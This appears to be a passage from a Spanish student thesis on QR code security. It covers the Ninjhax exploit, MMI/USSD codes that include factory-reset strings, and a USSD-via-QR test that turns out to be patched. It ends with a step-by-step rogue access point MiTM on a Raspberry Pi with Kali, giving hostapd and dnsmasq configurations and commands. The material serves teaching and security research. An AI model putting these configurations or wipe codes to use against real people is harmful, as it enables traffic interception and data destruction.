

Figura 9. Código QR con “Ninjhax”.

El contenido del código QR es una secuencia de bytes malformados que causan una excepción en la ejecución del programa. Tras la excepción, se fuerza la ejecución de un sector específico de la memoria de la consola, descargando código malicioso a la memoria interna del dispositivo y ejecutándolo directamente de forma satisfactoria.

Esto implica que se puede lanzar código no firmado dentro del sistema operativo del dispositivo, lo cual puede conllevar un incremento de la piratería al permitir la ejecución de software interno normalmente restringido al usuario, tal como instaladores.

3.2.2 Prueba práctica: Ataque USSD o MMI

Los ataques USSD o MMI utilizan la función de llamada de los lectores de códigos QR para ejecutar comandos directamente en el terminal de la víctima.

Los códigos MMI (Man Machine Interface) son códigos de teléfono que comienzan con un asterisco (*) o almohadilla (#) y con los que se pueden obtener una gran variedad de información del terminal, así como activar o desactivar funciones internas. Algunas de estas funciones son, por ejemplo [16]

- Versión del Software: *#44336#
- Número de IMEI: *#06#
- Modelo del terminal: *#92782#
- Modo de servicio: *#197328640#

Los códigos USSD (Unstructured Supplementary Service Data) son códigos rápidos de los que se provee a los terminales de teléfono a través de GSM. Algunos de estos códigos son, por ejemplo:

- Factory Reset : *#7780#
- Full Factory Reset : *2767*3855#
- Factory data reset : *#*#7780#*#*
- OTA (Over the Air) Update Menu : *#8736364#
- System Dump Mode : *#9900#

Como se puede comprobar, algunos de estos códigos pueden tener resultados no deseados y causar perdida de datos permanente en caso de ser ejecutados de manera maliciosa. Esta vulnerabilidad permitía a los atacantes eliminar los datos de un teléfono móvil y fue demostrada por Ravi Borgaonkar, investigador del Departamento de Telecomuniaciones en la Universidad Técnica de Berlin, en la conferencia sobre la seguridad de Ekoparty en Argentina. [17]

Haciendo uso de la interfaz de llamada provista en los escáner de códigos QR, se puede encapsular un número de teléfono que contiene uno de los códigos vistos más arriba, siendo necesaria la confirmación por parte del usuario.

Figura 10. Código QR con el contenido "CALL *#06#".

El código QR que se muestra en la Figura 10 contiene el código *#06#, que debería permitir al usuario ver su número IMEI en pantalla tras escanear el código y ejecutar la llamada.

Sin embargo, esta vulnerabilidad fue rápidamente corregida y los dispositivos actuales no permiten la ejecución de códigos USSD a través de códigos QR.



Figura 11. Diferencia entre el número detectado y el introducido en marcación.

Como se puede observar en la Figura 11, el número detectado por la aplicación de lectura de códigos QR no se corresponde con el número introducido en marcación. Para replicar esta vulnerabilidad, se ha tratado de volver a una versión de Android con una versión más

antigua. Para ello, se ha hecho uso de la aplicación Android Studio, que permite al usuario virtualizar y utilizar las funciones de otros sistemas de Android de forma sencilla.



Figura 12. Ventana de selección de imagen de sistema.

Como se puede observar en la Figura 12, el sistema más antiguo disponible hasta la fecha es Android 4.1, bajo el nombre de "Jelly Bean". Sin embargo, no se pueden instalar aplicaciones. Por lo que se ha optado por usar Android 7, en su API 24, al ser la versión más antigua compatible con Google Play. Al iniciar el emulador, se presenta la pantalla con la que se puede interaccionar de forma directa.

Figura 13. Ventana de emulación de Android 4.1.

Como se muestra en la Figura 13, el teléfono virtual tiene la aplicación de "Camera" y se han instalado 3 aplicaciones de escáner QR. Al abrir la aplicación de la cámara, se presenta una interfaz interactiva con la que se puede mover en un espacio virtual en 3D y escanear imágenes directamente desde el teléfono virtual. Para introducir una imagen, se debe abrir las opciones de aplicación e introducir la imagen QR en cuestión, que se puede ver en la Figura 14.



Figura 14. Configuración de la cámara.

Para concluir la prueba, se instala una aplicación de lectura de códigos QR con la que poder escanear el código introducido. Sin embargo, al no ser posible instalar aplicaciones por las políticas de seguridad, se ha optado por la opción de sacar una foto al código QR y utilizar una página web capaz de actuar como un escáner.

Figura 15. Fotografía de código QR.

Como se puede ver en la Figura 15, se ha detectado el código satisfactoriamente. Sin embargo, al entrar al menú de marcación, el número de teléfono no se corresponde con el código escaneado en la Figura 16.



Figura 16. Resultado de llamada.

Por lo tanto, se puede asumir que en la versión de Android más antigua compatible con la aplicación de playstore en los sistemas emulados disponibles para desarrollo de aplicaciones, esta vulnerabilidad ya fue corregida.

3.2.3 Prueba práctica: Ataque MiTM

Como última prueba, se trató de llevar a cabo un ataque MiTM (Man in The Middle) práctico utilizando un código QR como vector de ataque. Gracias a la capacidad para almacenar los datos de una red directamente en un código QR, es posible usarlo para mostrar un punto de acceso seguro y, de esta manera, conseguir acceso a una red que está siendo monitorizada de forma sigilosa.

Para la realización práctica de este ataque, se necesitó de material adicional para crear el punto de acceso, que se lista a continuación.

- Raspberry Pi 4B (8GB): Un ordenador "Single-board" de alta capacidad. Gracias a su versatilidad y tamaño reducido, es posible usarlo para crear un punto de acceso portátil y ejecutar las herramientas de monitorización y auditoría necesarias para llevar a cabo esta prueba.
- Adaptador Wifi USB: Desafortunadamente, los controladores de interfaz inalámbrica necesarios para el funcionamiento correcto de la Raspberry Pi 4B no vienen incluidos en el sistema operativo utilizado para esta prueba. Por tanto, se ha optado por usar un adaptador inalámbrico externo que admite el uso de controladores genéricos.

3.2.3.1 Software necesario

Para la realización de este caso práctico, se hizo uso del siguiente software.

- Kali Linux: Distribución basada en Debian GNU/Linux diseñada para la auditoría y seguridad informática.
- Aircrack-ng: Suite de software de seguridad inalámbrica.
- Dnsmasq: Software DHCP.
- Hostapd: Programa para la creación de puntos de acceso.
- Iptables: Software que permite a un administrador de sistema para configurar las tablas proporcionadas por el cortafuegos de Linux.3.2.3.2 Preparación del punto de acceso

Adicionalmente, es posible que se requiera de controladores adicionales para el funcionamiento de la tarjeta de red como se ha indicado más arriba. En caso de ser necesario, se puede hacer uso de controladores genéricos de código libre.

Para cambiar los controladores del dispositivo de red, se puede descargar el código fuente, compilarlo haciendo uso de las herramientas de Linux, y seguidamente aplicar el nuevo controlador haciendo uso del comando "modprobe (driver)" para cargar el driver.

3.2.3.2 Preparación del hardware y software necesario

Para instalar el sistema operativo Kali Linux en una Raspberry Pi 4B, se requiere de la imagen oficial de en su versión ARM, disponible en la página oficial. En este caso, se descarga la imagen de sistema "Kali Linux 2022.03 Raspberry Pi ARM64".

Una vez descargada la imagen, se requiere de software para instalar el sistema operativo en la tarjeta microSD que actuará como sistema de archivos en la Raspberry Pi. En este caso, se ha seleccionado el programa "Raspberry Pi Imager", disponible en la página oficial. Al abrir la aplicación, se muestra una ventana de selección de medios, como se puede observar en la Figura 17.



Figura 17. Ventana de instalación de medios.

Para instalar el sistema operativo, se debe seleccionar el archivo descargado desde la web oficial de la imagen de sistema Kali ARM como un fichero personalizado. Para ello, en la ventana de selección de sistema operativo, se marca la opción "Use custom" como se describe en la Figura 18.



Figura 18. Selección de sistema operativo.

Y a continuación, se introduce el dispositivo de destino. En este caso, se selecciona una tarjeta microSD de 64 GB, como se muestra en la Figura 19.



Figura 19. Selección de almacenamiento.

A continuación, al presionar el botón de escritura, comenzará el proceso de instalación, como se observa en la figura 20.

Figura 20. Instalación en progreso.

Una vez finalizada la instalación, se introduce la tarjeta microSD con el sistema operativo en la Raspberry Pi. Al iniciar el dispositivo, se presenta una ventana de inicio de sesión por defecto de Kali Linux. Este sistema contiene por defecto el usuario y contraseña "Kali", con el cual se puede acceder a las funciones de usuario administrador. Una vez iniciado el sistema, se conecta al dispositivo el adaptador WiFi necesario para crear el

punto de acceso. En este caso, se utiliza el adaptador wifi modelo “SMCWUSB-N2”, como se puede ver en la figura 21.

Figura 21. Raspberry pi configurada.

Por último, se debe comprobar la estabilidad del sistema y los periféricos instalados. Para comprobar que el sistema operativo está actualizado y tiene todas las dependencias necesarias para comenzar la ejecución, se inicia la siguiente secuencia de comandos en una terminal en modo “Super usuario”. Para acceder a este modo, se puede hacer uso del comando “sudo su”, seguido de la contraseña de administrador.

- Sudo su
- Apt update
- Apt upgrade

Se puede ver el resultado de los comandos introducidos anteriormente en la Figura 22.



Figura 22. Proceso de actualización.

Una vez se haya completado el proceso de actualización, se debe comprobar que todo el hardware funciona correctamente. En este apartado, introducimos los comandos “ifconfig” y “iwconfig” para mostrar los dispositivos y detectar posibles errores en los datos que se muestran en la Figura 23.



Figura 23. Resultado de los comandos de interfaz.

Como se puede comprobar en la Figura 23, todas las interfaces parecen estar correctamente instaladas. Ya se puede proceder a la preparación del punto de acceso.

3.2.3.3 Preparación del punto de acceso

El ataque Man in The Middle consiste en actuar como un punto intermedio entre la victima y el punto de acceso, atrapando y analizando la información antes de ser entregada al usuario. El esquema de actuación para este caso práctico se muestra en la Figura 24.



Figura 24. Esquema de conexión "Man in the middle".

Como se puede observar en la Figura 24, la víctima lanza una conexión al dispositivo intermedio, permitiendo así la monitorización, captura y espionaje de los paquetes entrantes y salientes. Por tanto, se debe decidir cuál será nuestra interfaz de entrada o punto de acceso, y nuestra interfaz de salida a internet. En este caso práctico, se definen "eth0" como interfaz de salida, y "wlan0" como interfaz de entrada.

Una vez definida la entrada y salida de datos por la interfaz, se debe diseñar un plan de direccionamiento IP. En este caso, se define una red simple en la que nuestras interfaces de entrada y salida se definen por los siguientes parámetros

Interfaz wlan0

- Dirección IP: 192.168.2.129
- Máscara de subred: 255.255.255.128
- DNS: 8.8.8.8

Interfaz eth0

- Dirección IP: 192.168.1.200
- Máscara de subred: 255.255.255.0
- DNS: 8.8.8.8

Como se puede observar, cada interfaz pertenece a una red diferente. Esto permite aislar de forma adecuada cade una de las redes y redireccionar la información de una forma adecuada creando un puente entre ambas interfaces. De esta manera, la información debe fluir por el dispositivo, permitiendo al atacante procesar los datos antes de ser redirigidos a internet.

Para comenzar con la realización de este ataque, se debe crear un entorno óptimo para la conexión inalámbrica con el punto de acceso. Para configurar el protocolo IP de manera automática y permitir una conexión directa, se debe crear un servicio DHCP que envíe de forma automática la configuración

Para inicializar las interfaces y la monitorización, se ejecutan los siguientes comandos.

- Ifup eth0
- ifconfig wlan0 down
- iwconfig wlan0 mode monitor
- ifconfig wlan0 up

Con esta con estos comandos introducidos en una ventana de comandos en modo super usuario, conseguimos poner la interfaz inalámbrica en modo monitor. El modo monitor permite a un ordenador controlador de interfaz inalámbrica monitorizar todo el tráfico recibido. De esta forma, podremos ver toda la información que fluye a través del punto de acceso.

Para continuar, se crea una carpeta que contendrá la información necesaria para el inicio del punto de acceso. En este caso, se hace uso de hostapd, un programa de creación de puntos de acceso simple, y dnsmask, un programa que proporciona un servicio DHCP a medida.

Para crear las carpetas y archivos necesarios, introducimos los siguientes comandos en una ventana de super usuario.

- mkdir /root/ap
- touch hostapd.conf
- touch dnsmasq.conf

Y a continuación, hacemos uso de un editor de texto para editar el contenido de los ficheros de configuración. En este caso, se hace uso de “nano”, un editor de texto en línea de comandos práctico y de uso sencillo.

A continuación, se muestra la configuración necesaria para dnsmasq.conf

- interface=wlan0
- dhcp-range=192.168.2.130,192.168.2.140,255.255.255.128,12h
- dhcp-option=3,192.168.2.129
- dhcp-option=6,192.168.2.129
- server=8.8.8.8
- log-queries
- log-dhcp
- listen-address=127.0.0.1

Esta configuración selecciona la interfaz de red “wlan0” y le asigna el rango de direcciones 192.168.2.130 hasta 192.168.2.140. Su servidor DNS será 8.8.8.8 y su puerta de enlace será 192.168.2.129, es decir, el punto de acceso.

Seguidamente, se abre el archivo de configuración hostapd.conf y se adjunta el siguiente código.

- interface=wlan0
- driver=nl80211
- ssid=FAKE-IT
- hw_mode=g
- channel=12
- macaddr_acl=0
- ignore_broadcast_ssid=1
- auth_algs=1
- wpa=2
- wpa_passphrase=THISIS@S@FEP@SSW@RD
- wpa_key_mgmt=WPA-PSK
- wpa_pairwise=CCMP
- wpa_group_rekey=86400
- ieee80211n=1
- wme_enabled=1

Con esta configuración, iniciamos un punto de acceso en la interfaz wlan0, con el driver nl80211 en su modo “g” y evitando en envío del SSID para permanecer oculto. Este estándar usa OFDM (Orthogonal Frequency-Division Multiplexing) y permite la transmisión de hasta 54Mb/s, permitiendo una conexión estable en un hardware relativamente antiguo. El resultado de la configuración se puede ver adjunto en la Figura 25.



Figura 25. Configuración de punto de acceso.

Para continuar, se debe abrir dos ventanas de línea de comandos adicionales. Una estará dirigida a la configuración del punto de acceso, y la otra al spoof dns. En la primera ventana, se introducen los siguientes comandos.

- Ifconfig wlan0 up 192.168.2.129 netmask 255.255.255.128
- Route add -net 192.168.2.128 netmask 255.255.255.128 gw 192.168.2.129

Las líneas mencionadas anteriormente levantarán la conexión y añadirán una ruta adicional, permitiendo el enrutamiento de los paquetes a la interfaz inalámbrica y la conexión con internet.

Por último, en la segunda ventana de comandos, se introduce el comando

- Dnsmasq -C dnsmasq.conf -d

Que iniciará nuestro servidor DHCP y el proceso de spoof. Con nuestro punto de acceso creado, nos quedará una ventana parecida a la que se ve a continuación en la Figura 26.



Figura 26. Punto de acceso creado.

3.2.3.4 Proceso de conexión

Terminado el punto de acceso malicioso, se crea un código QR con la información del punto de acceso falso, indicando los parámetros de SSID y seguridad. En este caso práctico, se define el SSID “FAKE-IT” y la contraseña “THISIS@S@FEP@SSW@RD”

con el protocolo de seguridad “WPA2-TKIP”. El resultado se muestra a continuación en la Figura 27.

Figura 27. Código QR para la conexión.

Al escanear el código QR, se puede ver el resultado de la conexión y los datos de la conexión en pantalla, mostrándose como una red segura, como se puede ver en la Figura 28.

Figura 28. Resultado de escaneo.

Al hacer click en “Conectarse a la red”, se creará una conexión automática, como se puede ver en la Figura 29.



Figura 29. Conexión exitosa.

Por último, y como se puede observar en la Figura 30, se ha establecido una conexión satisfactoria con el punto de acceso y se ha recuperado una dirección IP a través de DHCP. En este momento, la información de la víctima se captura y analiza antes de ser direccionada a internet, permitiendo el tratado, almacenamiento, o modificación de las peticiones de forma directa.



Figura 30. Paquetes capturados.

Capítulo 4: Conclusiones

En este proyecto, se ha llevado a cabo un proceso de investigación teórico y práctico sobre los códigos QR, analizando el proceso de creación y lectura, así como las posibles vulnerabilidades asociadas a la respuesta inmediata. Finalmente, se han desarrollado casos de prueba para comprobar su eficacia ante las medidas de seguridad actuales.

Como se demuestra en el proceso anterior, el uso malintencionado de los códigos QR puede resultar una amenaza en un entorno real, pudiendo ser de gran riesgo dada su imposible legibilidad para el usuario antes de ser escaneado. Sin embargo, varios de los ataques proporcionados y revisados requieren de una acción de confirmación por parte del usuario, necesitando escanear el código en una aplicación concreta, aceptar la conexión a un punto de acceso o llamando intencionadamente a un número marcado. Las vulnerabilidades directas que podían resultar en daños directos sin necesidad de interacción fueron corregidas y son, con las mejoras de seguridad en los dispositivos y lectores, imposibles de reproducir. Por tanto, aunque estas vulnerabilidades no deben pasar desapercibidas, la seguridad recae en la experiencia del usuario y las buenas prácticas de seguridad.

Referencias

